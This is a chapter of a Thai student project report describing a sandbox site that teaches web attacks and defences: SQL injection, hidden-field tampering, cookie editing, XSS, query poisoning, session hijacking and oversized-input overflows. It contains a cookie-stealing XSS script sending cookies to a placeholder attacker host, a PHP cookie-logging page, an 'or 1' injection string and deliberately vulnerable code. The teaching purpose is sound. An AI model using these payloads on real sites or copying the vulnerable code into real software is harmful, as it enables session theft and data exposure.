


บทที่ 4

การออกแบบและพัฒนาโครงงาน




รูปที่4.1 ขั้นตอนการดำเนินโครงงาน

ในการออกแบบนั้นเริ่มจากการศึกษาการเจาะระบบผ่านเว็บในแต่ละวิธีซึ่งในแต่ละวิธีการทำที่ไม่เหมือนกันเมื่อศึกษาเสร็จก็ทำการทดลองและป้องกันในแต่ละวิธีเมื่อทดลองได้สำเร็จก็ทำการจำลองในแต่ละวิธีทำได้ทำการทดลองซึ่งถ้าการจำลองไม่สำเร็จก็ต้องทำออกแบบการจำลองใหม่เพื่อให้ได้ตามแต่ละวิธีเมื่อสามารถทำการจำลองได้แล้วก็ทำสรุปรายงานผลการทดลองและทำเว็บให้ความรู้พร้อมกับการจำลองการทำในวิธีนั้นๆ

4.1 SQL Injection

SQL Injection นั้นเกิดจาก Web Application ซึ่งอยู่ในชั้นของ Business Logic Layer ที่ขาดการตรวจเช็คอินพุตให้ดีซึ่งเมื่อขาดการตรวจเช็คที่ดีแล้วเวลาติดต่อกับฐานข้อมูลก็นำอินพุตดังกล่าวไปติดต่อกับฐานข้อมูลทำให้เกิดการรับคำสั่ง SQL ได้เมื่อมีการเจาะระบบ ดังรูปที่ 4.2



รูปที่4.2 การทำ SQL Injection

ในการออกแบบนั้น ได้มีการจำลองสถานการณ์การ Login เข้าเว็บโดยใช้ statement SQL ในการผ่านระบบ login เข้าไป



รูปที่4.3 การจำลอง SQL Injection

เมื่อมีการกด Submit ก็จะเข้าหน้า Check login ซึ่งเป็นหน้าที่เขียนด้วย PHP ในการ Check แต่ PHP ที่ใช้เป็น PHP 5 ซึ่งมีการป้องกันโดยการตรวจสอบอักขระพิเศษไว้แล้ว จึงต้องทำการ disable การตรวจสอบเช็คด้วยคำสั่ง stripslashes() ดังโค้ดข้างล่าง

(4.1)

```
$UserName=$_POST['user'];
$Pwd1=$_POST['Pwd'];
$temp= stripslashes($Pwd1);
$user=@mysql_query("SELECT * FROM profile WHERE UserName='$UserName' AND
Password ='$temp' ");
```

จากโค้ดเป็นการรับ Username, Password มาโดยไม่มีการตรวจสอบเช็คอินพุตทำให้สามารถทำ SQL Injection ได้ส่วนการป้องกันนั้นได้เอา function stripslashes() ออกซึ่ง PHP ตั้งแต่ Version 4 ขึ้นไปจะใส่ function addslashes() มาให้แล้วซึ่งมีการเช็คอักขระพิเศษแล้ว

4.2 Hidden Manipulation

เป็นความผิดพลาดของการเขียนเว็บแอปพลิเคชันที่ไม่ดีโดยการนำเอา hidden filed ไปใช้ในการใส่ค่าที่สำคัญซึ่ง hidden filed นี้สามารถแก้ไขได้ในฝั่งของเครื่องลูกข่าย โดยในการออกแบบการทดลองและป้องกันนั้น จะมีหน้าเว็บที่ขายสินค้าตัวอย่างที่มีราคา 5000 บาท โดยราคาสินค้าจะใส่ไว้ในตัวแปร hidden filed ซึ่งไม่ปลอดภัย การทดลองนั้นจะให้ผู้ทดลองทำการเปลี่ยนแปลงราคาสินค้าให้ต่ำกว่าราคาจริงโดยการแก้ไขตัวแปร hidden filed

รูปที่ 4.4 การทดลอง Hidden Manipulation

ซึ่งในหน้าการทดลองจะมีโค้ดที่สำคัญคือ

(4.2)

```
<form name="form2" action="hiddenchk.php" method="post" >
    <input name="price" type="hidden" id="price2" value="5000">
    <input name="textfield" type="text" size="16" maxlength="16" >
    <input type="button" name="Submit" value="Submit" onClick= checkIsNum()>
</form>
```

การทดลองทำได้โดยการแก้ไข hidden field ที่เก็บราคาสินค้า และทำการแก้ไข filed action ให้เป็นหน้าที่ใช้ประมวลผลดังนี้ action=<http://localhost/sandbox/hiddenchk.php> ซึ่งเป็นหน้าทดลองภายในเครื่องตัวเอง

ในส่วนของการป้องกันได้มีการ Check ว่าค่าที่ส่งมานั้นเป็นค่าที่รับมาจากภายใน Server หรือไม่ถ้าใช่ก็นำไปประมวลผล โค้ดในหน้าป้องกันมีดังนี้

(4.3)

```
$str="http://localhost/www/hidden/protected/hiddenprotected.html";
if($_SERVER["HTTP_REFERER"]==$str){
    $total=$textfield*$price;
}
```

เป็นการตรวจสอบว่าราคามาจากหน้า

<http://localhost/www/hidden/protected/hiddenprotected.html>

หรือไม่ถ้าใช่ก็นำมาประมวลผลต่อไป

4.3 Java Injection

มีสองตัวอย่างที่ให้ทำการทดลองคือ Java Injection Form Editing และ Java Injection Cookie Editing ตัวอย่างแรกนั้นเป็นตัวอย่างเดิมจากตัวอย่างของ Hidden Manipulation แต่จะใช้วิธี java injection แทน ส่วน Java Injection Cookie Editing นั้นก็จะมีการจำลองหน้าเว็บที่มีการตั้งค่า Cookie เอาไว้ซึ่งในหน้านั้นก็จะตรวจเช็ค Cookie เพื่อเข้าใช้งานเว็บซึ่งผู้ทดลองจะต้องทำการ Edit Cookie

คำสั่งในการกำหนดค่า Cookie ใน PHP จะเป็นดังโค้ดข้างล่างนี้(4.4)

```
<?php
    setcookie("Status","Offline", time()+36000);
?>
```

ซึ่งเป็นการกำหนดค่า Cookie โดยให้ Status=Offline และตั้งเวลาอายุของ Cookie เป็น 1 ชั่วโมง ในการลบทำกลับกันโดยทำการลบค่าเวลาที่ตั้งค่า Cookie ให้เหลือศูนย์ดังนี้

(4.5)

```
<?php
setcookie("Status","Offline", time()-36000);
?>
```

ส่วนการนำค่า Cookie มาใช้นั้นทำได้โดยใช้ \$_COOKIE[''] แล้วระบุตัวแปรของ Cookie เข้าไป เช่น


(4.6)

```
echo $_COOKIE['Status'] ;
```

เป็นการแสดงค่า Cookie ที่ชื่อ Status

4.4 Cross Site Scripting (XSS)

เกิดจากการขาดการตรวจสอบการรับค่าเข้ามาประมวลผลซึ่งจุดที่สามารถเกิดขึ้นได้นั้น แสดงดังรูปที่ 4.5



รูปที่ 4.5 การเกิด Cross Site Script (XSS)

ในส่วนของการทดลองจะเป็นการจำลอง Web board ที่สามารถรันสคริปต์ได้ Web board จะเป็น Web board ทั่วไปที่สามารถวางกระทู้ ตอบกระทู้ได้

รูปที่ 4.6 การตั้งกระทู้

ตัวอย่างของ script ที่ไม่หวังดี

ตัวอย่างที่ 1 คือ

(4.7)

```
document.location.replace('http://attacker/payload');
```

เป็น script ที่เมื่อมีใครไปคลิกลิงค์ที่มีโค้ดนี้อยู่ก็จะทำให้ไปยังเว็บที่แฮกเกอร์ต้องการให้ไป ตามวัตถุประสงค์ของแฮกเกอร์ซึ่งในตัวอย่างเป็นการเปลี่ยนแปลงทิศทางไปยังเว็บเป้าหมายนั้น คือ <http://attacker/payload> นั่นเอง

ตัวอย่างที่ 2 คือ

(4.8)

```
<script>document.location.replace('http://attacker/payload?c='+document.cookie)</script>
```

เป็น script ที่สามารถขโมย cookie ของผู้อื่นเมื่อไปคลิกลิงค์ที่มีการวาง script นี้ไว้ script นี้ ก็คล้ายกับตัวอย่างที่ 1 เพียงแต่มีการขโมย cookie โดยคำสั่ง document.cookie ซึ่งจะถูกส่งไปเก็บไว้ในตัวแปร c ที่เว็บของ hacker เองซึ่งทางฝั่งของ hacker จะมี หน้า payload คอยจัดการกับ cookie ที่รับมาอาจจะเป็นการเขียนลง ไฟล์ หรือส่งเข้า email ของ hacker หรือ อาจจะเป็นอย่างอื่นตามแต่วิธีของ hacker เอง ตัวอย่างของ หน้า payload

(4.9)

```
<?php
$f = fopen("log.txt", "a");
fwrite($f, "IP: {$_SERVER['REMOTE_ADDR']} Ref: {$_SERVER
['HTTP_REFERER']} Cookie: {$_HTTP_GET_VARS['c']}\n");
fclose($f);
?>
```


ซึ่งเป็นการจัดเก็บcookie ลงไฟล์ไว้ซึ่งเริ่มด้วยการเปิดไฟล์ชื่อ log.txt ขึ้นมาแล้วถัดมาก็เป็นการเขียนลงไฟล์ประกอบด้วยไอพีของเครื่องที่โดยขโมยcookieตามด้วยค่าHTTP_REFERER คือหน้า page ก่อนที่จะคลิคนั้นเอง ต่อมาก็เป็น cookie ที่ hacker ต้องการซึ่งอยู่ในค่าตัวแปร c นั้นตามด้วยขึ้นบรรทัดใหม่และปิดท้ายด้วยการปิดไฟล์ส่วนการป้องกันก็มีการตรวจเช็คอินพุตที่เป็นอักขระพิเศษต่างๆก่อนรับเข้ามาซึ่งในโครงการได้ใช้ PHP เขียนโดย PHP ได้มีฟังก์ชันที่สามารถตรวจเช็คพวกอักขระพิเศษคือ ฟังก์ชัน htmlspecialchars() ซึ่งในโค้ดจะเป็นดังนี้

(4.10)

```
$a_message = htmlspecialchars($a_message);
$a_name = htmlspecialchars($a_name);
$a_email = htmlspecialchars($a_email);
$a_icq = htmlspecialchars($a_icq);
```


เป็นการกรองตัวอักขระพิเศษใน message , name, email, icq ก็จะทำให้ไม่สามารถรันสคริปต์ได้ กลายเป็นไฟล์ข้อความธรรมดาเท่านั้น

4.5 Query Poisoning



รูปที่ 4.7 ลำดับการทำ Query Poisoning

เป็นการผิดพลาดใน Check Input ของ Web Application เช่นกันในการออกแบบจะเป็นการจำลองหน้าเว็บขายหนังสือที่มีการรับอินพุตที่ Query string ในการเปลี่ยนหน้าในการดูสินค้า ซึ่งไม่มีการ Check Input ที่ดีทำให้สามารถส่งคำสั่ง SQL เข้าไปได้ยิ่งไปกว่านั้นหากผู้ไม่หวังดีรู้ field ใด field หนึ่งและรู้ชื่อตารางก็จะสามารถใช้คำสั่งต่างๆของ SQL เพื่อทำสิ่งที่ไม่ประสงค์ดีต่างๆอย่างเช่น UNION ซึ่งสามารถเกิดขึ้น จุดต่างๆตามรูปที่ 4.7



รูปที่ 4.8 การรับ Query String เพื่อติดต่อฐานข้อมูล

ในการรับ Query String มาเพื่อเปลี่ยนเพจนั้นจะมีโค้ดดังนี้

(4.11)

```
$result=@mysql_query("SELECT PName,Price,Image FROM product WHERE Type=1 ");
```

ซึ่งหากไม่มีการป้องกันการกรองอินพุตที่ดีนั้นก็อาจโดน Statement SQL ใส่มารวมเพิ่มเข้าเช่น

```
http://localhost/sandbox/querypoi/test/index.php?type=1 or 1
```

รูปที่ 4.9 การใส่ Statement SQL เพิ่มใน Query String

ในโค้ดก็จะเป็นการเพิ่ม Statement “or 1” เพิ่มเข้าไป


(4.12)

```
$result=@mysql_query("SELECT PName,Price,Image FROM product WHERE Type=1 or 1 ");
```

ไม่ต้องสงสัยเลยว่า or 1 นั้นจะทำให้ Statement นี้เป็นจริงแล้วก็จะทำให้แสดง ข้อมูลทั้งตาราง product ออกมาโดยเราไม่ต้องคลิกที่หน้า ส่วนถ้ามีการ Inject Statement SQL อื่นๆเข้ามาก็จะเป็นอย่างข้างต้นนี้

4.6 Session Hijacking

สามารถทำได้โดยการทำ Reverse engineering ในส่วนต่างๆตามรูปที่ 4.10



รูปที่ 4.10 ลำดับการทำ Reverse engineering เพื่อจะขโมย Session


ในการออกนั้นเป็นการจำลองเว็บดาวโหลดที่มีระบบสมาชิกซึ่งผู้ทดลองจะเป็นสมาชิก ระดับธรรมดาไม่สามารถดาวโหลดได้ซึ่งจะให้ผู้ทดลองทำการปลอมตนเป็นสมาชิก VIP เพื่อที่จะสามารถดาวโหลดได้ซึ่งทางเรามีข้อมูลการสมัครสมาชิกให้เพื่อให้ดู SESSION ที่ Generate ออกมา เพื่อให้ดูความสอดคล้องของ SESSION ที่ Generate ออกมา และมี email ของผู้เป็นสมาชิกให้ดู ในเว็บอีกด้วย แนวทางในการขโมย SESSION นั้นผู้ทดลองสามารถดูความสอดคล้องระหว่าง SESSION กับ email ของสมาชิก โดยผู้ทดลองต้องทำการ Reverse-engineer ค่า SESSION ที่เก็บไว้ใน Cookie ซึ่งค่า SESSION นั้น Generate ขึ้นมาแบบไม่ยากเป็นการนำเอา email ของสมาชิก มาแปลงเป็นรหัสแฮชฐานสิบหก แล้วมาทำการ XOR กับ key ก็จะได้ SESSION ออกมาซึ่งการนำ SESSION มาใช้นั้นก็ทำกลับกันก็จะได้ email กลับมา

ฟังก์ชันการ Generate Session อย่างง่ายที่ใช้ Generate ใน Sandbox

(4.13)

```
function GenSession($string,$len){
    for($i=0;$i<$len;$i++){
        $buffer=$string{$i};
        $ascii=ord($buffer);
        $tohex1=dechex($ascii);
        $todec= hexdec($tohex1 {0});
        $first_ascii=$todec;
        $encrypt= $first_ascii ^ 10;
        $todec2= hexdec($tohex1 {1});
        $second_ascii=$todec2;
        $encrypt2= $second_ascii ^ 10;
        $tohex {$i+$i}=dechex($encrypt);
        $tohex {( $i+$i)+1 }=dechex($encrypt2);
    }
    return $tohex;
}
```

4.7 Application Buffer Overflows



รูปที่ 4.11 การเกิดช่องโหว่ของการเกิด Application Buffer Overflows

Application Buffer Overflows เกิดจากการที่เว็บแอปพลิเคชันขาดการตรวจสอบขนาดของอินพุตที่รับมาจาก Client ดังรูปที่ 4.11

การออกแบบในการจำลองการทดลองและการป้องกันนั้นเป็นการจำลองหน้าเว็บที่มีให้ผ่านระบบโดยการใส่ ชื่อผู้ใช้และรหัสผ่าน ซึ่งสามารถทำได้โดยการเพิ่มขนาดของ field ของ size และ maxlength เพื่อจะใส่ข้อมูลจำนวนมากไปประมวลผลที่ผู้ใช้บริการซึ่งถ้าหากมีการนำเอาข้อมูลดังกล่าวไปคำนวณก็อาจทำให้เกิด Buffer Overflow ได้หรืออาจทำให้ Server หยุดให้บริการได้ แต่ปัจจุบันนั้นทำได้ยากแล้วเนื่องจาก OS และ Web Server นั้นแข็งแกร่งมากแล้ว

(4.13)

```
<form action="buffercheck.php" method="post" name="form" >
<div align="center">UserName<br>
<input name="user" type="text" size="20" maxlength="20">
<span class="style1">Password</span><br>
<input name="Pwd" type="password" size="20" maxlength="20">
```

```
<input type="submit" name="Submit" value="Submit">
</div>
</form>
```

แล้วทำการเปลี่ยน filed action ให้เป็นลิงไปยัง Server ดังโค้ด 4.13 ข้างล่างนี้

(4.13)

```
<form action="http://www.example.com/buffercheck.php" method="post" name="form" >
<div align="center">UserName<br>
<input name="user" type="text" size="1000000" maxlength="1000000">
<span class="style1">Password</span><br>
<input name="Pwd" type="password" size="1000000" maxlength="1000000">
<input type="submit" name="Submit" value="Submit">
</div>
</form>
```

ซึ่งการป้องกันทำได้โดยตรวจสอบขนาดของอินพุตที่รับเข้ามาเช่น โค้ดที่ 4.13 เป็นการตรวจสอบขนาดของ username และ password ก่อนนำไปประมวลผลต่อไป

(4.13)

```
if(($lenname<=20)&&($lenpwd<=20))
```

4.8 Parameter Tempering

การออกแบบนั้นเป็นการให้ข้อมูลและให้ทดลองตามวิธีที่นิยมทำ Parameter Tempering ซึ่งจะมีดังนี้คือ

- Cookies
- Form Fields
- URL Query Strings
- HTTP Headers

ซึ่งการเปลี่ยนแปลงค่าพารามิเตอร์ของ Cookies และ Form Fields สามารถทำการทดลองได้ในวิธีของ Java Injection และ Hidden Manipulation ส่วน URL Query Strings สามารถทำการทดลองได้จากวิธีของ Query Poisoning และ HTTP Headers นั้นต้องใช้เครื่องมือช่วยเหลือในการดักจับ HTTP Headers เช่น burpproxy ซึ่งสามารถทำการทดลองได้กับวิธี Hidden Manipulation ในวิธีที่มีการป้องกันการทำ Hidden Manipulation ซึ่งมีการตรวจสอบ Referer ว่าเป็นค่าที่รับมาจากภายในหรือไม่